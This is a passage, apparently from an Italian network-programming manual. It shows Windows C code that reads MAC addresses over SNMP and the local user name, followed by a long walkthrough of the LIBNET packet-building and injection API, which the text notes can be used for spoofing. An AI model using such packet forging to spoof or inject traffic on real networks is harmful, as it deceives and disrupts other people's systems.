    SNMP_oidcpy(&varBind[1].name, &MIB_ifMACEntAddr);

    do {

        /* Submit the query.  Responses will be loaded into varBindList.
           We can expect this call to succeed a # of times corresponding
           to the # of adapters reported to be in the system */
        ret =
            m_Query(ASN_RFC1157_GETNEXTREQUEST, &varBindList, &errorStatus,
                    &errorIndex); if (!ret) ret = 1;

        else
            /* Confirm that the proper type has been returned */
            ret =
                SNMP_oidncmp(&varBind[0].name, &MIB_ifEntryType,
                             MIB_ifEntryType.idLength); if (!ret) {
            j++;
            dtmp = varBind[0].value.asnValue.number;
            printf("Interface #%i type : %i\n", j, dtmp);

            /* Type 6 describes ethernet interfaces */
            if (dtmp == 6) {

                /* Confirm that we have an address here */
                ret =
                    SNMP_oidncmp(&varBind[1].name, &MIB_ifMACEntAddr,
                                 MIB_ifMACEntAddr.idLength);
                if ((!ret)
                    && (varBind[1].value.asnValue.address.stream != NULL)) {
                    if (
                        (varBind[1].value.asnValue.address.stream[0] ==
```

```
                         0x44)
                        && (varBind[1].value.asnValue.address.stream[1] ==
                            0x45)
                        && (varBind[1].value.asnValue.address.stream[2] ==
                            0x53)
                        && (varBind[1].value.asnValue.address.stream[3] ==
                            0x54)
                        && (varBind[1].value.asnValue.address.stream[4] ==
                            0x00)) {

                        /* Ignore all dial-up networking adapters */
                        printf("Interface #%i is a DUN adapter\n", j);
                        continue;
                    }
                    if (
                        (varBind[1].value.asnValue.address.stream[0] ==
                         0x00)
                        && (varBind[1].value.asnValue.address.stream[1] ==
                            0x00)
                        && (varBind[1].value.asnValue.address.stream[2] ==
                            0x00)
                        && (varBind[1].value.asnValue.address.stream[3] ==
                            0x00)
                        && (varBind[1].value.asnValue.address.stream[4] ==
                            0x00)
                        && (varBind[1].value.asnValue.address.stream[5] ==
                            0x00)) {

                        /* Ignore NULL addresses returned by other network
                           interfaces */
                        printf("Interface #%i is a NULL address\n", j);
                        continue;
                    }
                    sprintf(TempEthernet, "%02x%02x%02x%02x%02x%02x",
                            varBind[1].value.asnValue.address.stream[0],
                            varBind[1].value.asnValue.address.stream[1],
                            varBind[1].value.asnValue.address.stream[2],
                            varBind[1].value.asnValue.address.stream[3],
                            varBind[1].value.asnValue.address.stream[4],
                            varBind[1].value.asnValue.address.stream[5]);
                    printf("MAC Address of interface #%i: %s\n", j,
                           TempEthernet);}
            }
        }
    } while (!ret);         /* Stop only on an error.  An error will occur
                               when we go exhaust the list of interfaces to
                               be examined */
    getch();

    /* Free the bindings */
    SNMP_FreeVarBind(&varBind[0]);
    SNMP_FreeVarBind(&varBind[1]);
}
```

snmpapi.cpp

```
/*******************************************************************
*
*      Copyright (C) Stas Khirman 1998.  All rights reserved.
*
*       This program is distributed WITHOUT ANY WARRANTY
*
*******************************************************************/

/*************************************************
*
*       Reproduction of SNMP.LIB and SNMPAPI.LIB base
*           functions
*
* Author: Stas Khirman (staskh@rocketmail.com)
*
*
* Free software: no warranty; use anywhere is ok; spread the
* sources; note any modifications; share variations and
* derivatives (including sending to staskh@rocketmail.com).
*
*
```

```
*************************************************/
#include <snmp.h>

SNMPAPI
SNMP_FUNC_TYPE
SnmpUtilOidCpy(
    OUT AsnObjectIdentifier *DstObjId,
    IN  AsnObjectIdentifier *SrcObjId
    )
{
  DstObjId->ids = (UINT *)GlobalAlloc(GMEM_ZEROINIT,SrcObjId->idLength *
          sizeof(UINT));
  if(!DstObjId->ids){
    SetLastError(1);
    return 0;
  }

  memcpy(DstObjId->ids,SrcObjId->ids,SrcObjId->idLength*sizeof(UINT));
  DstObjId->idLength = SrcObjId->idLength;

  return 1;
}


VOID
SNMP_FUNC_TYPE
SnmpUtilOidFree(
    IN OUT AsnObjectIdentifier *ObjId
    )
{
  GlobalFree(ObjId->ids);
  ObjId->ids = 0;
  ObjId->idLength = 0;
}

SNMPAPI
SNMP_FUNC_TYPE
SnmpUtilOidNCmp(
    IN AsnObjectIdentifier *ObjIdA,
    IN AsnObjectIdentifier *ObjIdB,
    IN UINT                 Len
    )
{
  UINT CmpLen;
  UINT i;
  int  res;

  CmpLen = Len;
  if(ObjIdA->idLength < CmpLen)
    CmpLen = ObjIdA->idLength;
  if(ObjIdB->idLength < CmpLen)
    CmpLen = ObjIdB->idLength;

  for(i=0;i<CmpLen;i++){
    res = ObjIdA->ids[i] - ObjIdB->ids[i];
    if(res!=0)
      return res;
  }
  return 0;
}

VOID
SNMP_FUNC_TYPE
SnmpUtilVarBindFree(
    IN OUT RFC1157VarBind *VarBind
    )
{
  BYTE asnType;
  // free object name
  SnmpUtilOidFree(&VarBind->name);

  asnType = VarBind->value.asnType;

  if(asnType==ASN_OBJECTIDENTIFIER){
    SnmpUtilOidFree(&VarBind->value.asnValue.object);
  }
  else if(
```

```
        (asnType==ASN_OCTETSTRING) ||
        (asnType==ASN_RFC1155_IPADDRESS) ||
        (asnType==ASN_RFC1155_OPAQUE) ||
        (asnType==ASN_SEQUENCE)){
    if(VarBind->value.asnValue.string.dynamic){
      GlobalFree(VarBind->value.asnValue.string.stream);
    }
  }

  VarBind->value.asnType = ASN_NULL;

}
```

Per ottenere il LOCAL USER NAME :

getusername.cpp

```
// Borland C++ 5.0: bcc32.cpp getusername.cpp
// Visual C++ 5.0: cl getusername.cpp advapi32.lib

#include <iostream.h>
#include <windows.h>

int main()
{
    char acUserName[100];
    DWORD nUserName = sizeof(acUserName);
    if (GetUserName(acUserName, &nUserName) == 0) {
        cerr << "Failed to lookup user name, error code " << GetLastError()
            << "." << endl;
    }
    cout << "User name is " << acUserName << "." << endl;

    return 0;
}
```

Libnet

Esistono alcune librerie presenti in ambiente Unix che sono state portate anche in altri ambienti e che dispongono di funzionalità particolari tali da renderle importantissime per gli usi legati alla programmazione in rete.
Alcuni tipi di librerie come quelle relative ai SOCKET permettono di scrivere funzioni che leggono e scrivono dati sulla rete mentre altre come LIBNET e TCPDUMP possiedono caratteristiche che permettono la scrittura di programmi legati all'analisi dei pacchetti e, come nel caso appunto di LIBNET, di eseguire l'iniezione di pacchetti all'interno di un network.
Ora vedremo appunto LIBNET specificando quello che è il suo uso e descrivendo le sue funzioni.
Che cosa significa eseguire l'iniezione ?
Proprio quello dice la frase ovvero il fatto di iniettare un pacchetto dentro ad una sequenza di dati che viaggiano su una rete anche se poi alla fine del tutto LIBNET è un semplice generatore di pacchetti utilizzabile per tutti quegli scopi in cui diventa necessario eseguire la creazione di pacchetti avendo la possibilità di agire con quelle che sono le strutture di controllo dei vari pacchetti gestiti ai vari livelli dei protocolli.
Si tratta di una libreria del C semplice da utilizzare e presente sia sotto Linux che Windows.
Oggi come oggi LIBNET supporta solo a livello di IP Ipv4 e non ancora Ipv6.
Durante la trattazione di questa libreria dovrete rifarvi ai concetti che abbiamo trattato durante i capitoli relativi ai protocolli.
Spesso verranno riportati richiami a quelli che sono lo strato di trasporto, quello di IP e cosi via.
Questa libreria può essere utilizzata per eseguire funzioni di spoofing ovvero di trasmissione di pacchetti con i dati relativi al mittente falsi.
Si tratta di un ennesima libreria molto più indirizzata all'ambiente Unix.
Una libreria relativa alla creazione di funzioni di sniffing l'abbiamo già vista trattando nell'apposito capitolo WINCAP.
Vediamo subito da punto di vista della programmazione quali sono le fasi da seguire per scrivere una qualche applicazione utilizzante questa libreria.

Come dicevamo prima la libreria genera dei pacchetti i quali devono possedere una zona di memoria che il programmatore deve allocare prima di iniziare ad utilizzare le sua funzioni.
L'ordine delle operazioni sono :

- Allocazione della memoria
- Inizializzazione del network
- Costruzione del pacchetto
- Calcolo del checksum del pacchetto
- Iniezione del pacchetto

Il primo passo è quello legato all'allocazione della memoria per un determinato pacchetto.
LIBNET possiede un metodo standard che è costituito dell'uso della funzione

```
libnet_init_packet()
```

La nostra preoccupazione dovrà essere quella di accertarsi che la memoria sia sufficientemente grande per il pacchetto che intendiamo generare ed in particolar modo che sia adeguata al metodo di iniezione che intendiamo utilizzare.
Se intendiamo generare un semplice pacchetto TCP senza nessuna opzione, con un payload di 30 bytes e utilizzante l'interfaccia relativa allo strato IP avremo bisogno di circa 70 bytes (IP header + TCP header + payload).
Se invece dovessimo creare lo stesso pacchetto ma utilizzando l'interfaccia legata allo strato di link avremo bisogno di circa 84 bytes (ethernet header + IP header + TCP header + payload).
Per essere sicuri sarà sufficiente allocare un numero di bytes dato da IP_MAXPACKET + ETH_H ovvero 65549 bytes.
Quando tutte le operazioni di creazione dei pacchetti terminano dovremo rilasciare la memoria usando la funzione

```
libnet_destroy_packet()
```

Fate attenzione che se la memoria allocata non è sufficiente potrete trovarvi errori di segment fault dati dal vostro programma.
La seconda fase è quella relativa all'inizializzazione del network che viene eseguita tramite la chiamata alla funzione

```
libnet_open_raw_sock()
```

con l'adeguato protocollo (normalmente IPPROTO_RAW).
Questa chiamata restituisce un SOCKET RAW con IP_HDRINCL settato sul socket che dice al kernel che state creando l'header IP.
L'interfacciamento allo strato di link viene eseguito mediante la call alla funzione

```
libnet_open_link_interface()
```

Con l'argomento appropriato relativo al device.
Questa funzione restituisce un puntatore pronto per accedere alla struttura dell'interfaccia.
La creazione del pacchetto è un altro degli steps nella quale la costruzione avviene modularmene.
Per ogni strato del protocollo deve esistere una corrispondente call ad una funzione

```
libnet_build()
```


Questa chiamata deve essere utilizzata insieme ad altre a seconda di quelli sono i propri scopi.
Ad esempio per l'utilizzo tramite lo strato IP dovranno essere eseguite le seguenti due funzioni :

```
libtnet_build_ip()
libnet_build_tcp()
```

Per l'utilizzo tramite starto di link invece dovrà essere eseguita un funzione aggiuntiva e precisamente :

```
libnet_build_ethernet()
```

L'ordine di chiamata alle funzioni non è fondamentale mentre invece è importante che vengano passate le locazioni alle corrette zone di memoria.
Le funzioni devono creare gli headers dei pacchetti all'interno del buffer esattamente come deve essere trasmesso e quindi demultiplessato dal ricevente.
Ad esempio :

```
    14 bytes          20 bytes            20 bytes
    _________________________________________________________
    |   ethernet   |          IP          |         TCP        |
    |______________|______________________|____________________|
```

Uno degli ultimi passi è quello in cui è necessario eseguire il checksum dei pacchetti.
Per l'interfaccia relativa allo strato di IP è necessario soltanto calcolare un checksum legato allo strato di trasporto.
Nel caso di utilizzo dell'interfaccia relativa allo strato di link il checksum dovrà essere calcolato in modo esplicito.
I checksum sono calcolati tramite il richiamo alla funzione :

```
libnet_do_checksum()
```

la quale si aspetta che gli venga passato il buffer che punta all'header IP.
L'ultima fase è appunto quella relativa all'iniezione del pacchetto nella rete.
Utilizzando l'interfaccia relativa allo strato di IP questa funzione è eseguita tramite :

```
libnet_write_ip()
```

mentre con l'interfaccia relativa allo strato di link la funzione da utilizzare è

```
libnet_write_link_layer()
```

Le funzioni restituiscono il numero di bytes scritti oppure un valore –1 che sta ad indicare un errore.
Ora vediamo singolarmente le varie funzioni che compongono la libreria suddividendole per tipologia di funzionalità.

Funzioni di gestione della memoria

```
int libnet_init_packet(u_short, u_char **);
```

RV on success: 1

```
    RV on failure:  -1
    Re-entrant:     yes
    Arguments:      1 - desired packet size
                    2 - pointer to a character pointer to contain
packet memory
```

La funzione crea la zona di memoria adatta per il pacchetto.
Questa funzione accetta due argomenti e precisamente la dimensione del pacchetto e il puntatore a questo.

Il parametro relativo alla dimensione può essere 0 nel qual caso la libreria cercherà di calcolare la dimensione per noi.
Il puntatore al puntatore è necessario quando l'allocazione della memoria è locale.
Se lo passassimo soltanto in un puntatore la memoria verrebbe persa.

```
void libnet_destroy_packet(u_char **);
```

```
    RV on success:  NA
    RV on failure:  NA
    Reentrant:      yes
    Arguments:      1 - pointer to a character pointer to containing
packet memory
```

In pratica la funzione equivale alla free() della memoria allocata dalle funzioni di inizializzazione dei pacchetti.
Questa libera la memoria e assegna al buffer NULL.

int libnet_init_packet_arena(struct libnet_arena **, u_short, u_short);

```
    RV on success:  1
    RV on failure:  -1
    Reentrant:      yes
    Arguments:        1 - pointer to an arena pointer (preallocated
arena)
                    2 - number of packets
                    3 - packet size
```

La funzione alloca un pool di memoria ed è di fatto quella più idonea nel caso in cui si progetti di creare ed inviare più pacchetti.
Ad questa funzione vengono passati il puntatore ad una struttura arena e il numero di pacchetti.

u_char *libnet_next_packet_from_arena(struct libnet_arena **, u_short);

```
    RV on success:  pointer to the requested packet memory
```

RV on failure: NULL

```
  Reentrant:    yes
    Arguments:      1 - pointer to an arena pointer
                    2 - requested packet size
```

Questa funzione restituisce un blocco di memoria della dimensione specificata estraendolo da una certa arena e decrementa il contatore.
Se non esiste una memoria disponibile la funzione restituisce NULL.

```
void libnet_destroy_packet_arena(struct libnet_arena **);
```

```
    RV on success:  NA
    RV on failure:  NA
    Reentrant:      yes
    Arguments:      1 - pointer to an arena pointer
```

Come è facilmente comprensibile dal nome la funzione rimuove la mekoria allocata dealle funzioni precedenti relative alla creazione di un arena.

Funzioni per la risoluzione degli indirizzi

```
u_char *libnet_host_lookup(u_long, u_short);
```

```
    RV on success:  human readable IP address
    RV on failure:  NULL
    Reentrant:      no
    Arguments:      1 - network-byte ordered IP address
                    2 - flag to specify whether or not to look up
canonical hostnames (symbolic constant)
```

La funzione converte indirizzo specificato in una controparte umanamente comprensibile.
Se viene specificato il flag LIBNET_RESOLVE la funzione cerca di risolvere l'indirizzo e quindi di restituire il nome dell'host altrimenti se viene specificato il flag LIBNET_DONT_RESOLVE la funzione restituisce una stringa di numeri separati da punti.
Si tratta di una funzione non rientrante in quanto utilizza dati statici.

```
void libnet_host_lookup_r(u_long, u_short, u_char *);
```

```
    RV on success:  NA
    RV on failure:  NA
    Reentrant:      maybe
    Arguments:      1 - network-byte ordered IP address
                    2 - flag to specify whether or not to look up
canonical hostnames (symbolic constant)
```

E' la controparte rientrante della funzione vista prima.
In questo caso la funzione accetta un argomento aggiuntivo ovvero quello destinato alla memorizzazione della stringa restituita.

```
u_long libnet_name_resolve(u_char *, u_short);
```

```
    RV on success:  network-byte ordered IP address
    RV on failure:  -1
    Reentrant:      yes
    Arguments:      1 - human readable hostname
                    2 - flag to specify whether or not to look up
canonical hostnames (symbolic constant)
```

La funzione accetta in ingresso una stringa terminata con un NULL relativa all'indirizzo IP e lo trasforma in un indirizzo costituito da un unsigned long.

u_long libnet_get_ipaddr(struct link_int *, const u_char *, const u_char *);

```
    RV on success:  requested IP address
    RV on failure:  -1
    Reentrant:      yes
    Arguments:      1 - pointer to a link interface structure
                    2 - pointer to the device to query
                    3 - pointer to a buf to contain a possible error
message
```

La funzione restituisce l'IP del device specificato.
Come argomento viene passato un puntatore ad un interfaccia relativa ad uno strato di rete, uno al nome del device e un buffer vuoto utilizzato in caso d'errore.
In caso di riuscita viene restituito l'indirizzo dell'interfaccia specificata.

struct ether_addr *libnet_get_hwaddr(struct link_int *, const u_char *,const u_char *);

```
    RV on success:  requested ethernet address (inside of struct
ether_addr)
    RV on failure:  NULL
```

```
    Reentrant:      depends on architecture
    Arguments:      1 - pointer to a link interface structure
                    2 - pointer to the device to query
                    3 - pointer to a buf to contain a possible error
message
```

libnet_get_hwaddr() ritorna l'indirizzo hardware del device di rete specificato.
Fino alla versione a cui mi riferisco sono permesse solo interfacce Ethernet.
La funzione prende in ingresso un puntatore alla struttura relativa all'interfaccia di un link layer mentre il buffer vuoto viene utilizzato solo in caso d'errore.
La funzione restituisce l'indirizzo MAC dell'interfaccia specificata.

Funzioni legate alla gestione dei pacchetti

```
int libnet_open_raw_sock(int);
```

```
    RV on success:  opened socket file descriptor
    RV on failure:  -1
    Reentrant:      yes
    Arguments:      1 - protocol number of the desired socket-type
(symbolic constant)
```

libnet_open_raw_sock() apre un socket RAW relativo ad un determinato tipo di protocollo
La funzione può anche settare l'opzione IP_HDRINCL.
Il valore restituito è il descrittore del socket oppure –1 in caso d'errore.

```
int libnet_close_raw_sock(int);
```

```
    RV on success:  1
    RV on failure:  -1
    Reentrant:      yes
    Arguments:      1 - socket file descriptor to be closed
libnet_close_raw_sock() will close the referenced raw socket.
```

La funzione chiude il socket aperto dalla funzione precedente.

```
int libnet_select_device(struct sockaddr_in *, u_char **, u_char *);
```

```
    RV on success:  1
    RV on failure:  -1
    Reentrant:      no
    Arguments:      1 - preallocated sockaddr_in structure pointer
          2 - pointer to a char pointer containing the device
                    3 - pointer to a buf to contain a possible error
message
```

libnet_select_device() permette di selezionare un determinato device in mezzo a quelli esistenti.
Se l'argomento passato punta a NULL allora la funzione cerca di settare il primo device non relativo ad un device loopback oppure utilizza il valore specificato per settarlo.
Se la funzione è stata eseguita con successo viene restituito il valore 1 se non il valore –1 sta ad indicare un fallimento nell'esecuzione dovuto ad una delle molteplici cause legate al fallimento ioctl come ad esempio quando non vengono trovate interfacce.

```
struct link_int *libnet_open_link_interface(char *, char *);
```

```
RV on success:  filled in link-layer interface structure
RV on failure:  NULL
Reentrant:      yes
```

```
Arguments:      1 - pointer to a char containing the device to open
                2 - pointer to a buf to contain a possible error
message
```

libnet_open_link_interface() apre un interfaccia ai pacchetti a basso livello.
Questa procedura è necessaria per riuscire a iniettare dei frames nello strato di link.
Viene fornito un puntatore al'interfaccia relativa al nome del device ed un altro puntatore ad un buffer anche in questo caso utilizzato in caso di errore.
Il valore restituito è una struttura link_int riempita con I dati oppure NULL in caso di errore.

```
int libnet_close_link_interface(struct link_int *);
```

```
    RV on success:  1
    RV on failure:  -1
    Reentrant:      yes
```

Arguments: 1 - pointer to a link interface structure to be closed

libnet_close_link_interface() esegue la chiusura di quanto aperto con la funzione recedente.

```
int libnet_write_ip(int, u_char *, int);
```

```
    RV on success:  number of bytes written
    RV on failure:  -1
    Reentrant:      Yes
    Arguments:      1 - socket file descriptor
                    2 - pointer to the packet buffer containing an IP
datagram
                    3 - total packet size
```

libnet_write_ip() scrive un pacchetto IP sulla rete.
Il primo argomento è un socket creato con una precedente chiamata ad una funzione libnet_open_raw_sock, il secondo invece è un puntatore ad un buffer contenente il datagramma intero, il terzo infine è la dimensione totale del pacchetto.
La funzione restituisce il numero di bytes scritti oppure –1 in caso d errore.

int libnet_write_link_layer(struct link_int *, const u_char *, u_char *, int);

```
    RV on success:  number of bytes written
    RV on failure:  -1
    Reentrant:      yes
    Arguments:      1 - pointer to an opened link interface structure
                    2 - pointer to the network device
                    3 - pointer to the packet buffer
                    4 - total packet size
```

libnet_write_link_layer() scrive un frame relativo ad uno strato di link sulla rete.
Il primo argomento è un puntatore ad una struttura riempita libnet_link_int,
Mentre il seguente argomento è un puntaore al device dellla rete.
Il terzo argomento è un pacchetto RAW mentre l'ultimo è la dimensione del pacchetto.
Vengono restituiti o i bytes scritti oppure –1 per un errore.

```
int libnet_do_checksum(u_char *, int, int);
```

```
    RV on success:  1
    RV on failure:  -1
    Reentrant:      yes
    Arguments:      1 - pointer to the packet buffer
                    2 - protocol number of packet type (symbolic
constant)
                    3 - total packet size
```

libnet_do_checksum() calcola il chacksum per un determinato pacchetto.
Il primo argomento punta ad un pacchetto completo, il secondo è il protocollo di trasporto del pacchetto mentre il terzo argomento è la lunghezza del pacchetto escluso l'header dell' IP.
La funzione calcola il checksum per il pacchetto in relazione al protocollo di rasporto e riempie l'aposto campo all'interno del header.
Fate attenzione che quando i sockets RAW il chacksum dell' IP è sempre calcolato dal kernel e quindi questa funzione non è necessario che la faccia l'utente.
Quando utilizzate l'interfaccia allo strato di link il checksum dell'IP deve essere esplicitamente calcolato, il tipo di protocollo deve essere di tipo IPPROTO_IP e la dimensione deve includere IP_H.
La funzione restituisce 1 in caso di successo e –1 in caso di errore.
I tipi di protocollo supportati sono :

```
Value           Description
--------------------------
IPPROTO_TCP     TCP
IPPROTO_UDP     UDP
IPPROTO_ICMP    ICMP
IPPROTO_IGMP    IGMP
IPPROTO_IP      IP
```

int libnet_build_arp(u_short, u_short, u_short, u_short, u_short, u_char *, u_char *, u_char *, u_char *, const u_char *, int, u_char *);

```
RV on success:  1
RV on failure:  -1
Reentrant:      yes
Arguments:      1 - hardware address format (ARPHRD_ETHER)
                2 - protocol address format
                3 - length of the hardware address
                4 - length of the protocol address
                5 - ARP operation type (symbolic constant)
                6 - sender's hardware address
                7 - sender's protocol address
                8 - target's hardware address
                9 - target's protocol address
                10 - pointer to packet payload
                11 - packet payload size
                12 - pointer to pre-allocated packet memory
```

libnet_build_arp() costruisce un pachetto ARP.
Fino ad oggi la funzione crea soltanto pacchetti ethernet/ARP, ma in futuro potrebbe cambiare.
I rimi nove argomenti sono standard dell'header ARP
Con gli ultimi tre argomenti iniziano gli argomenti relativi alla libreria standard di libnet.
Le operazione ARP possono essere dei seguenti tipi :

```
Value               Description
------------------------------
ARPOP_REQUEST       ARP request
ARPOP_REPLY         ARP reply
ARPOP_REVREQUEST    RARP request
ARPOP_REVREPLY      RARP reply
ARPOP_INVREQUEST    request to identify peer
ARPOP_INVREPLY      reply identifying peer
```

Tutte le funzioni legate alla creazione di pacchetti di libnet contengono gli stessi tre argomenti finali.: un puntatore ad un payload opzionale (o NULL se non viene incluso nessun payload), la diemsnione del payload in bytes oppure 0 se nessuno di questi viene incluso ed infine il più

importante il quale deve essere un puntatore ad una zona di memoria preallocata di dimensione sufficientemente grande da contenere l'intero pacchetto ARP.
L'unico motivo che porta la funzione a restituire n errore è dovuto dal fatto che il puntatore alla memoria di fatto punta a NULL.

int libnet_build_dns(u_short, u_short, u_short, u_short, u_short, u_short,const u_char *, int, u_char *);

```
RV on success:  1
RV on failure:  -1
Reentrant:      yes
Arguments:      1 - packet id
                2 - control flags
                3 - number of questions
                4 - number of answer resource records
                5 - number of authority resource records
                6 - number of additional resource records
                7 - pointer to packet payload
                8 - packet payload size
                9 - pointer to pre-allocated packet memory
```

libnet_build_dns() costruisce un pacchetto DNS.
I campi DNS statici sono inclusi nei primi sei argomenti ma una variabile opzionale con la lunghezza deve essere inclusa per l'uso con l'interfaccia di payload.
Come nel caso di prima le funzioni contengono gli stessi argomenti terminali solo che nel primo caso la memoria doveva contenere l'intero pacchetto ARP, in questo caso dovrà contenere quella DNS.
Anche in questo caso la funzione restituirà il valore –1 solo nel caso in cui il buffer punti a NULL.

int libnet_build_ethernet(u_char *, u_char *, u_short, const u_char *, int, u_char *);

```
RV on success:  1
RV on failure:  -1
Reentrant:      yes
Arguments:      1 - pointer to the destination address (string)
                2 - pointer to the source address (string)
                3 - ethernet packet type (symbolic constant)
                4 - pointer to packet payload
                5 - packet payload size
                6 - pointer to pre-allocated packet memory
```

libnet_build_ethernet() costruisce un pacchetto ethernet.
Gli indirizzi sono attesi come array di unsigned chars
I valori possono assumere:

```
Value               Description
-------------------------------
ETHERTYPE_PUP       PUP protocol
ETHERTYPE_IP        IP protocol
ETHERTYPE_ARP       ARP protocol
ETHERTYPE_REVARP    Reverse ARP protocol
ETHERTYPE_VLAN      IEEE VLAN tagging
ETHERTYPE_LOOPBACK  Used to test interfaces
```

In questo caso, come i due precedenti, il buffer deve essere sufficientemente grande da contenere un pacchetto ethernet.
L'unica condizione che crea una condizione di errore è che la memoria che dovrebbe essere preallocata punti di fatto a NULL.

int libnet_build_icmp_echo(u_char, u_char, u_short, u_short, const u_char *, int, u_char *);

```
    RV on success:  1
    RV on failure:  -1
    Reentrant:      yes
    Arguments:      1 - packet type (symbolic constant)
                    2 - packet code (symbolic constant)
                    3 - packet id
                    4 - packet sequence number
                    5 - pointer to packet payload
                    6 - packet payload size
                    7 - pointer to pre-allocated packet memory
```

libnet_build_icmp_echo() costruisce un pacchetto ICMP_ECHO / ICMP_ECHOREPLY.
Il tipo dei pacchetti deve essere ICMP_ECHOREPLY o ICMP_ECHO e il codice deve essere 0.
Tutte le funzioni che creano pacchetti tramite libnet contengono gli stessi tre argomenti terminali: un puntatore ad un carico opzionale (o NULL se non deve essere incluso nessun payload), la dimensione del payload in bytes ed un puntatore ad una zona di memoria preallocata.
Anche in questo caso l'unica condizione che crea errore è legata al fatto di passare un puntatore a NULL invece che ad una zona di memoria allocata.

```
int libnet_build_icmp_mask(u_char, u_char, u_short, u_short, u_long,
    const u_char *, int, u_char *);
```

```
    RV on success:  1
    RV on failure:  -1
    Reentrant:      yes
    Arguments:      1 - packet type (symbolic constant)
                    2 - packet code (symbolic constant)
                    3 - packet id
                    4 - packet sequence number
                    5 - IP netmask
                    6 - pointer to packet payload
                    7 - packet payload size
                    8 - pointer to pre-allocated packet memory
```

libnet_build_icmp_mask() crea un pacchetto ICMP_MASKREQ / ICMP_MASKREPLY.
Il tipo deve essere o ICMP_MASKREQ o ICMP_MASKREPLY e il codice deve essere 0.
L'argomento relativo alla IP netmask deve essere una classica netmask a 32 bits.

int libnet_build_icmp_unreach(u_char, u_char, u_short, u_char, u_short, u_short, u_char, u_char, u_long, u_long, const u_char *, int, u_char *);

```
    RV on success:  1
    RV on failure:  -1
    Reentrant:      yes
    Arguments:      1 - packet type (symbolic constant)
                    2 - packet code (symbolic constant)
                    3 - original IP length
                    4 - original IP TOS
                    5 - original IP id
                    6 - original IP fragmentation bits
                    7 - original IP time to live
                    8 - original IP protocol
                    9 - original IP source address
                    10 - original IP destination address
                    11 - pointer to original IP payload
                    12 - original IP payload size
                    13 - pointer to pre-allocated packet memory
```

libnet_build_icmp_unreach() costruisce un pacchetto ICMP_UNREACH.
Gli argomenti dal terzo fino al dodicesimo argomento sono utilizzati per creare l'header IP del pacchetto originale che ha generato il messaggio di errore (ICMP unreachable).
Il tipo di pacchetto deve essere ICMP_UNREACH e il codice deve essere uno dei seguenti :

```
    Value                           Description
    -------------------------------------------
    ICMP_UNREACH_NET                network is unreachable
    ICMP_UNREACH_HOST               host is unreachable
    ICMP_UNREACH_PROTOCOL           protocol is unreachable
    ICMP_UNREACH_PORT               port is unreachable
    ICMP_UNREACH_NEEDFRAG           fragmentation required but DF bit was set
    ICMP_UNREACH_SRCFAIL            source routing failed
    ICMP_UNREACH_NET_UNKNOWN        network is unknown
    ICMP_UNREACH_HOST_UNKNOWN       host is unknown
    ICMP_UNREACH_ISOLATED           host / network is isolated
    ICMP_UNREACH_NET_PROHIB         network is prohibited
    ICMP_UNREACH_HOST_PROHIB        host is prohibited
    ICMP_UNREACH_TOSNET             IP TOS and network
    ICMP_UNREACH_TOSHOST            IP TOS and host
    ICMP_UNREACH_FILTER_PROHIB      prohibitive filtering
    ICMP_UNREACH_HOST_PRECEDENCE    host precedence
    ICMP_UNREACH_PRECEDENCE_CUTOFF  host precedence cut-off
```

int libnet_build_icmp_timeexceed(u_char, u_char, u_short, u_char, u_short, u_short, u_char, u_char, u_long, u_long, const u_char *, int, u_char *);

```
     RV on success:  1
     RV on failure:  -1
     Reentrant:      yes
     Arguments:      1 - packet type (symbolic constant)
                     2 - packet code (symbolic constant)
                     3 - original IP length
                     4 - original IP TOS
                     5 - original IP id
                     6 - original IP fragmentation bits
                     7 - original IP time to live
                     8 - original IP protocol
                     9 - original IP source address
                     10 - original IP destination address
                     11 - pointer to original IP payload
                     12 - original IP payload size
                     13 - pointer to pre-allocated packet memory
```

libnet_build_icmp_timeexceed() costruisce un pacchetto ICMP_TIMEXCEED.
Questa funzione è identica a libnet_build_icmp_unreach con l' eccezione del tipo di pacchetto e il codice.
Il pacchetto deve essere ICMP_TIMXCEED_INTRANS per I pacchetti che hanno una scadenza durante il transito oppure ICMP_TIMXCEED_REASS per I pacchetti che espirano durante il riassemblaggio delle frammentazione.

int libnet_build_icmp_redirect(u_char, u_char, u_long, u_short, u_char, u_short, u_short, u_char, u_char, u_long, u_long, const u_char *, int, u_char *);

```
     RV on success:  1
     RV on failure:  -1
     Reentrant:      yes
     Arguments:      1 - packet type (symbolic constant)
                     2 - packet code (symbolic constant)
                     3 - IP address of the gateway
                     4 - original IP length
                     5 - original IP TOS
                     6 - original IP id
```

```
                    7 - original IP fragmentation bits
                    8 - original IP time to live
                    9 - original IP protocol
                   10 - original IP source address
                   11 - original IP destination address
                   12 - pointer to original IP payload
                   13 - original IP payload size
                   14 - pointer to pre-allocated packet memory
```

libnet_build_icmp_redirect() costruisce un pacchetto ICMP_REDIRECT.
Questa funzione è simile a libnet_build_icmp_unreach, con la differenza relativa all tipo e il codice, l'aggiunta di un argomento adatto a contenere l' IP del gateway che deve essere usato.
Il tipo del pacchetto deve essere ICMP_REDIRECT e il codice deve essere uno dei seguenti:

Value	Description
ICMP_UNREACH_NET	redirect for network
ICMP_UNREACH_HOST	redirect for host
ICMP_UNREACH_PROTOCOL	redirect for type of service and network
ICMP_UNREACH_PORT	redirect for type of service and host

int libnet_build_icmp_timestamp(u_char, u_char, u_short, u_short, n_time, n_time, n_time, const u_char *, int, u_char *);

RV on success: 1
RV on failure: -1
Reentrant: yes
Arguments: 1 - packet type (symbolic constant)
2 - packet code (symbolic constant)
3 - packet id
4 - packet sequence number
5 - originate timestamp
6 - receive timestamp
7 - transmit timestamp
8 - pointer to packet payload
9 - packet payload size
10 - pointer to pre-allocated packet memory

libnet_build_icmp_timestamp() costruisce un pacchetto ICMP_TSTAMP / ICMP_TSTAMPREPLY
Il tipo del pacchetto deve essere ICMP_TSTAMP o ICMP_TSTAMPREPLY e il codice 0.

int libnet_build_igmp(u_char type, u_char code, u_long ip, const u_char *, int, u_char *);

RV on success: 1
RV on failure: -1
Reentrant: yes
Arguments: 1 - packet type
2 - packet code
3 - IP address
4 - pointer to packet payload
5 - packet payload size
6 - pointer to pre-allocated packet memory

libnet_build_igmp() costruisce un pacchetto IGMP.
Il tipo deve essere:

```
Value                        Description
-------------------------------------
